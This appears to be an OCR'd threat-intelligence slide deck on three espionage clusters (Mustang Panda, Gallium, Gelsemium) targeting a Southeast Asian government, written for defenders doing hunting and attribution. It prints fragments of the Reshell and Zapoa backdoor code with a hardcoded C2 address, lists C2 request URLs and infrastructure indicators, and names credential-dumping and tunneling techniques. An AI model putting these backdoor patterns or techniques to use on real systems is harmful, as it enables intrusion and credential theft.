
Alert Description

- [redacted] performed 268 new administrative actions in the last 12 hours
- This is an uncharacteristically high number of new administrative actions for [redacted]

Hiding Communicating With The C2

- Reverse SSH tunneling using Putty Link
- Renamed SoftEther VPN
- The proxy tool Htran

SRC_PROCESS_NAME	SRC_SIGNER	DST_HOST
tasklist.exe	SoftEther Corporation	collector.github.com
tasklist.exe	SoftEther Corporation	api.github.com



Reshell - Undocumented .NET Backdoors


Capabilities

Extracting system information

Running arbitrary commands

PDB Path

C:\Users\code\Desktop\tools\reshell\Client\Client\obj\Release\Client.pdb





```
string randomString = Program.GetRandomString(6);
string hostName = Dns.GetHostName();
string text = randomString + "-" + hostName;
string text2 = "23.106.122.46:80";
string text3 = "";
for (;;)
```

VT Hunting for Reshell

Hunting tip

HTTP Requests

- http://23.106.122.46/Key
- http://23.106.122.46/Sleep/hostname=3FnvqK-468325
- http://23.106.122.46/Sleep/hostname=aiFRjK-DESKTOP-569AP2C
- http://23.106.122.46/sbName/3FnvqK-468325
- http://23.106.122.46/sbName/aiFRjK-DESKTOP-569AP2C



Zapoa - Undocumented .NET Backdoors

Internal Name

Internal Name:	zpoa2tol.dll


```
public static void X()
{
    try
    {
        try
        {
            if (HttpListener.IsSupported)
            {
                HttpListener httpListener = new HttpListener();
                httpListener.Prefixes.Add("https://*:443/25650910/");
                httpListener.Start();
                for (;;)
                {
                    HttpListenerContext context = httpListener.GetContext();
                    new Thread(new ParameterizedThreadStart(B.r)).Start(context);
                }
            }
        }
```


Capabilities

Extracting system information
Running shell codes
Process and file manipulation
Timestomping files
Loading additional .NET assemblies

Harvesting Credentials - More than One Way to Skin "Katz"


- Multiple ways:
  - Mimikatz
  - Brute Force
  - SAM key hive
  - Locally stored passwords
  - Dumping the Lsass
  - LaZagne tool
  - NTLM Downgrade Attack
  - Internal Monologue Attack





Installing Additional Malware

- The threat actor delivered multiple tools and malware:
  - Cobalt Strike
  - PowerCat
  - Quasar RAT
  - Hdoor
  - GhOstCringe RAT
  - Winnti Malware



Attribution

Adversary

GALLIUM (aka. Alloy Taurus)

Capability


Multi-wave attack
China Chopper
Htran
Renamed SoftEther VPN
Gh0st RAT variant
Mimikatz

Infrastructure

196.216.136[.]139
shell.cdn-sina[.]tw
images.cdn-sina[.]tw

Victimology

Government in South East Asia


CLUSTER B
Gallium
CLUSTER C
Suspect?
CLUSTER A
Mustang Panda

CLUSTER C

From Web Shell to Interactive Attack

Exploit exchange servers

↓

Deploy web shells

including China Chopper, reGeorg and AspxSpy

↓

Reconnaissance activity

(native commands, NBTScan, netscan)


↓

Moving laterally via SMB

↓

Deploying of additional tools & malware

Cobalt Strike, the Potato suite, SpoolFool ,EarthWorm




SessionManager & OwlProxy - A Rare Combination

SessionManager


IIS malware

Uploading and downloading files

Run arbitrary commands



Use the web server as a proxy to communicate with additional systems on the network



OwlProxy

IIS malware

Uploading and downloading files

Run arbitrary commands

Proxy over http & https

Tunneling C2 Traffic Via Earthworm

Replacement for OwlProxy after it was blocked

Publicly available SOCKS tunneler
(Initially created for research purposes)

Gained popularity among Chinese-speaking actors


Attribution

Adversary
Gelsemium

Capability
SessionManager
OwlProxy
The Potato Suite
EarthWorm

Infrastructure
27.124.26[.]83
27.124.26[.]86

Victimology
Government in South East Asia


CLUSTER B
Gallium
CLUSTER C
Gelsemium
CLUSTER A
Mustang Panda

INTELLIGENCE DRIVEN HUNTING

Intelligence Driven Hunting

What?

The practice of shooting in the dark (night-vision: enabled)

- Threat-centric
- Highly-contextualized approach
- More accurate, yet more “expensive”
- Complementary approach

Why?

- Relevance
  - Organization
  - Industry
  - Region
- Context
  - Telling one evil from another evil !
  - Attribution & severity & prioritization

Intelligence Driven Hunting In Action

Know thy enemies:
Creating specific hunting queries based on each cluster's TTPs, and threat actor.

Full scope of the attack:
From one compromised environment to 9 compromised environments - **all under the same government.**


Transportation



Finance


Healthcare


Government


Critical Infra


Post office


CLUSTER B
Gallium
CLUSTER C
Gelsemium
CLUSTER A
Mustang Panda

Key Takeaways

1. **Things are not always as they seem**

   Malicious activity + similar timeframe + same environment (and endpoints) != necessarily the same threat actor!

2. **God is in the details**

   A crucial part in the clustering and attribution process

   Sometimes the greatest findings are drawn from the smallest detail

3. **Advanced threats can remain undetected for years**

   It's only a matter of time until they will find their way in

   Invest in detection and proactive hunting rather than just prevention

   APTs love to make a good comeback!

4. **The importance of intelligence-driven hunting**

   Periodic hunting sessions in order to stop them as soon as possible

THANK YOU!

Learn more about our research in
Palo Alto Network blog

https://unit42.paloaltonetworks.com/analysis-of-three-attack-clusters-in-se-asia/

https://unit42.paloaltonetworks.com/stately-taurus-attacks-se-asian-government/

https://unit42.paloaltonetworks.com/alloy-taurus-targets-se-asian-government/

https://unit42.paloaltonetworks.com/rare-possible-gelsemium-attack-targets-se-asia/

Credits: This presentation template was created by **Slidesgo**, and includes icons by **Flaticon**, and infographics & images by **Freepik**